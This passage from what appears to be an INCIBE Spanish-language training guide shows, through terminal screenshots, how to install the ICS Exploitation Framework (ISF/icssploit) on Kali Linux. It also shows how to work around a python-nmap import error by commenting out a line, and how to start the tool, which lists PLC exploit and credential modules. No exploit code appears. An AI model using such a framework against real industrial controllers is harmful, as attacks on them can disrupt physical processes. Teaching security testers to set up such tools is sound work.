
```
incibe@kali: ~/Documentos/isf
Archivo Acciones Editar Vista Ayuda
└─(incibe@kali)─[~]
└─$ cd Documentos

└─(incibe@kali)─[~/Documentos]
└─$ git clone https://github.com/dark-lbp/isf
Clonando en 'isf' ...
remote: Enumerating objects: 561, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 561 (delta 1), reused 1 (delta 0), pack-reused 557
Recibiendo objetos: 100% (561/561), 264.60 KiB | 879.00 KiB/s, listo.
Resolviendo deltas: 100% (331/331), listo.

└─(incibe@kali)─[~/Documentos]
└─$ cd isf

└─(incibe@kali)─[~/Documentos/isf]
└─$ pip2 install -r requirements.txt
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python
as Python 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021. M
ore details about Python 2 support in pip can be found at https://pip.pypa.io/en/latest/development/
release-process/#python-2-support pip 21.0 will remove support for this functionality.
Collecting requests≥2.9.1
  Downloading requests-2.27.1-py2.py3-none-any.whl (63 kB)
    |██████████| 63 kB 1.5 MB/s
Collecting paramiko≥1.16.0
  Downloading paramiko-2.10.2-py2.py3-none-any.whl (211 kB)
    |██████████| 211 kB 32.4 MB/s
Collecting beautifulsoup4≥4.4.1
  Downloading beautifulsoup4-4.9.3-py2-none-any.whl (115 kB)
    |██████████| 115 kB 90.0 MB/s
Collecting pysnmp≥4.3.2
  Downloading pysnmp-4.4.12-py2.py3-none-any.whl (296 kB)
    |██████████| 296 kB 11.3 MB/s
Collecting gnureadline≥6.3.3
  Downloading gnureadline-8.0.0-cp27-cp27mu-manylinux1_x86_64.whl (282 kB)
    |██████████| 282 kB 19.8 MB/s
Collecting python-nmap
```

### 3 INSTALACIÓN Y CONFIGURACIÓN DE OTRAS HERRAMIENTAS



The screenshot shows a terminal window with two distinct error messages. The first message is from pip, indicating it is collecting packages and then errors out with exit status 1 due to a syntax error in the setup.py file. The second message is from Python, showing an ImportError for the nmap module. A large grey arrow points from the bottom error message up towards the top one.

```
incibe@kali: ~/Documentos/isf
Archivo Acciones Editar Vista Ayuda
Collecting gnureadline>=6.3.3
  Downloading gnureadline-8.0.0-cp27-cp27mu-manylinux1_x86_64.whl (282 kB)
    |████████| 282 kB 19.8 MB/s
Collecting python-nmap
  Downloading python-nmap-0.7.1.tar.gz (44 kB)
    |████████| 44 kB 3.3 MB/s
ERROR: Command errored out with exit status 1:
  command: /usr/bin/python2 -c 'import sys, setuptools, tokenize; sys.argv[0] = '''"/tmp/pip-install-dtaeDR/python-nmap/setup.py''''; __file__='''"/tmp/pip-install-dtaeDR/python-nmap/setup.py'''';f=getattr(tokenize, '''open''', open)(__file__);code=f.read();f.replace('''\r\n''', '''\n''');f.close();exec(compile(code, __file__, '''exec''''))' egg_info --egg-base /tmp/pip-pip-egg-info-m2dp8
 cwd: /tmp/pip-install-dtaeDR/python-nmap/
Complete output (10 lines):
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/tmp/pip-install-dtaeDR/python-nmap/setup.py", line 21, in <module>
    from nmap import *
  File "nmap/__init__.py", line 41, in <module>
    from .nmap import * # noqa
  File "nmap/nmap.py", line 137
    f"nmap program was not found in path. PATH is : {os.getenv('PATH')}"
SyntaxError: invalid syntax


ERROR: Command errored out with exit status 1: python setup.py egg_info Check the logs for full command output.

└─(incibe㉿kali)-[~/Documentos/isf]
$ python2 isf.py
Traceback (most recent call last):
  File "isf.py", line 9, in <module>
    from icssploit.interpreter import IcssploitInterpreter
  File "/home/incibe/Documentos/isf/icssploit/__init__.py", line 1, in <module>
    from icssploit.utils import (
  File "/home/incibe/Documentos/isf/icssploit/utils/__init__.py", line 15, in <module>
    import nmap
ImportError: No module named nmap
```

Ilustración 13: Error durante la clonación del repositorio de la herramienta ISF.

### 3 INSTALACIÓN Y CONFIGURACIÓN DE OTRAS HERRAMIENTAS

- Para solucionar este error, nos situamos en la carpeta del archivo que ha generado dicho error que es Documentos/isf/icssploit/utils y lo editamos con el editor de texto nano a través de los siguientes comandos:
  - cd icssploit/utils
  - nano init\_.py




```
incibe@kali: ~/Documentos/isf/icssploit/utils
Archivo  Acciones  Editar  Vista  Ayuda
└─(incibe㉿kali)-[~/Documentos/isf]
$ cd icssploit/utils
└─(incibe㉿kali)-[~/Documentos/isf/icssploit/utils]
$ nano init_.py
```

Ilustración 14: Introducción de comandos en la consola para solventar el error.

### 3 INSTALACIÓN Y CONFIGURACIÓN DE OTRAS HERRAMIENTAS

- Una vez abierto el archivo con el editor de texto, localizamos la entrada *import nmap*, nos desplazamos hacia la línea donde se encuentra localizada utilizando las teclas del cursor, y escribimos al inicio de la línea el carácter # para comentarla y que no se ejecute la parte de la herramienta que da error, esto es, para que no se ejecute el importar Nmap.



```
incibe@kali: ~/Documentos/isf/icssploit/utils
Archivo Acciones Editar Vista Ayuda
GNU nano 6.2 __init__.py *
from __future__ import absolute_import
from __future__ import print_function

import collections
import errno
import importlib
import os
import random
import re
import select
import socket
import string
import sys
import threading
#Import nmap
import time
from abc import ABCMeta, abstractmethod
from distutils.util import strtobool
from functools import wraps

import requests

from .. import modules as isf_modules
from ..exceptions import icssploitException
from ..printer import printer_queue, thread_output_stream

MODULES_DIR = isf_modules.__path__[0]
CREDs_DIR = os.path.join(MODULES_DIR, 'creds')
EXPLOITS_DIR = os.path.join(MODULES_DIR, 'exploits')
SCANNERS_DIR = os.path.join(MODULES_DIR, 'scanners')

print_lock = threading.Lock()

colors = {
    'grey': 30, 'red': 31,
}


^G Ayuda      ^O Guardar      ^W Buscar      ^K Cortar      ^T Ejecutar      ^C Ubicación M-U Deshacer
^X Salir      ^R Leer fich.  ^\ Reemplazar  ^U Pegar       ^J Justificar  ^/ Ir a línea M-E Rehacer
```

import sys  
import threading  
#Import nmap  
import time

Ilustración 15: Editor de texto en el que editar la entrada *import nmap* para comentarla y que no se ejecute la parte que da error.

### 3 INSTALACIÓN Y CONFIGURACIÓN DE OTRAS HERRAMIENTAS

- Pulsa la combinación de teclas «Ctrl+X», luego pulsa «s» para confirmar y después «enter» para guardar los cambios en el archivo.



```
incibe@kali: ~/Documentos/isf/icssploit/utils
```

```
Archivo Acciones Editar Vista Ayuda __init__.py *
```

```
GNU nano 6.2
```

```
from __future__ import absolute_import
from __future__ import print_function
```

```
import collections
import errno
import importlib
import os
import random
import re
import select
import socket
import string
import sys
import threading
```

```
# import nmap
```

```
import time
from abc import ABCMeta, abstractmethod
from distutils.util import strtobool
from functools import wraps
```

```
import requests
```

```
from .. import modules as isf_modules
from ..exceptions import icssploitException
from ..printer import printer_queue, thread_output_stream
```

```
MODULES_DIR = isf_modules.__path__[0]
CREDS_DIR = os.path.join(MODULES_DIR, 'creds')
EXPLOITS_DIR = os.path.join(MODULES_DIR, 'exploits')
SCANNERS_DIR = os.path.join(MODULES_DIR, 'scanners')
```

```
print_lock = threading.Lock()
```

```
colors = {
    'grey': 30, 'red': 31,
```

```
? Guardar el búfer modificado? [S Si]
```

```
S Si
```

```
N No
```

```
^C Cancelar
```

```
import threading
# import nmap
import time
```

Ilustración 16: Línea de *import* Nmap comentada.

# 3 INSTALACIÓN Y CONFIGURACIÓN DE OTRAS HERRAMIENTAS

```
incibe@kali: ~/Documentos/isf/icssploit/utils
```

```
Archivo Acciones Editar Vista Ayuda
```

```
GNU nano 6.2          __init__.py *
```

```
from __future__ import absolute_import
from __future__ import print_function

import collections
import errno
import importlib
import os
import random
import re
import select
import socket
import string
import sys
import threading
# import nmap
import time
from abc import ABCMeta, abstractmethod
from distutils.util import strtobool
from functools import wraps

import requests

from .. import modules as isf_modules
from ..exceptions import icssploitException
from ..printer import printer_queue, thread_output_stream

MODULES_DIR = isf_modules.__path__[0]
CREDITS_DIR = os.path.join(MODULES_DIR, 'creds')
EXPLOITS_DIR = os.path.join(MODULES_DIR, 'exploits')
SCANNERS_DIR = os.path.join(MODULES_DIR, 'scanners')

print_lock = threading.Lock()

colors = {
    'grey': 30, 'red': 31,
}


Nombre del fichero a escribir: __init__.py
```

```
^G Ayuda          M-D Formato DOS      M-A Añadir        M-B Respaldar fichero
^C Cancelar        M-M Formato Mac       M-P Anteponer    ^T Navegar
```

Ilustración 17: Confirmación.

### 3 INSTALACIÓN Y CONFIGURACIÓN DE OTRAS HERRAMIENTAS


- Regresamos a la carpeta anterior, donde al ejecutar el Framework ISF nos dio error y lo volvemos a ejecutar, comprobando en este caso que ya no nos arroja ningún error. Salimos del entorno de la herramienta escribiendo «*Exit*».
  - **python2 isf.py**



The screenshot shows a terminal window on a Kali Linux system. The user, incibe, is navigating through their document directory to reach the ISF framework. They run the command `cd icssploit/utils`, open a file named `init .py` with `nano`, and then change back to the parent directory with `cd ..`. Finally, they execute the main script with `python2 isf.py`. The terminal displays the ICS Exploitation Framework logo, which is a stylized representation of industrial equipment like pipes and valves. Below the logo, it says "ICS Exploitation Framework". It provides some notes about the project, mentioning it's a fork from routersploit at <https://github.com/reverse-shell/routersploit>, the developer team (wenzhe zhu), and the version (0.1.0). It also lists statistics: 8 Exploits, 6 Scanners, 14 Creds, and details for ICS Exploits (PLC: 7, Software: 0) and ICS Switch (0). The prompt `isf >` is visible at the bottom.

Ilustración 18: Ejecución de Framework ISF.

## 3 INSTALACIÓN Y CONFIGURACIÓN DE OTRAS HERRAMIENTAS



The screenshot shows a terminal window titled "incibe@kali: ~/Documentos/isf". The user has navigated to the directory `~/Documentos/isf/icssploit/utils` and opened a Python file named `__init__.py`. After saving, they run the script with `python2 isf.py`. The terminal then displays the "ICS Exploitation Framework" logo and some initial configuration details. The user types `isf > exit`, which is highlighted with a red box. The framework responds with `[*] icssploit stopped`. Finally, the user exits the framework and returns to the Kali Linux terminal prompt.

```
incibe@kali: ~/Documentos/isf
└─(incibe㉿kali)-[~/Documentos/isf]
$ cd icssploit/utils
└─(incibe㉿kali)-[~/Documentos/isf/icssploit/utils]
$ nano __init__.py
└─(incibe㉿kali)-[~/Documentos/isf/icssploit/utils]
$ cd ../..
└─(incibe㉿kali)-[~/Documentos/isf]
$ python2 isf.py

[██████████] [██████████] [██████████] [██████████] [██████████]
[██████████] [██████████] [██████████] [██████████] [██████████]
[██████████] [██████████] [██████████] [██████████] [██████████]
[██████████] [██████████] [██████████] [██████████] [██████████]

ICS Exploitation Framework

Note      : ICSSPOLIT is fork from routersploit at
            https://github.com/reverse-shell/routersploit
Dev Team  : wenzhe zhu(dark-lbp)
Version   : 0.1.0

Exploits: 8 Scanners: 6 Creds: 14

ICS Exploits:
  PLC: 7          ICS Switch: 0
  Software: 0

isf > exit
[*] icssploit stopped

└─(incibe㉿kali)-[~/Documentos/isf]
$
```

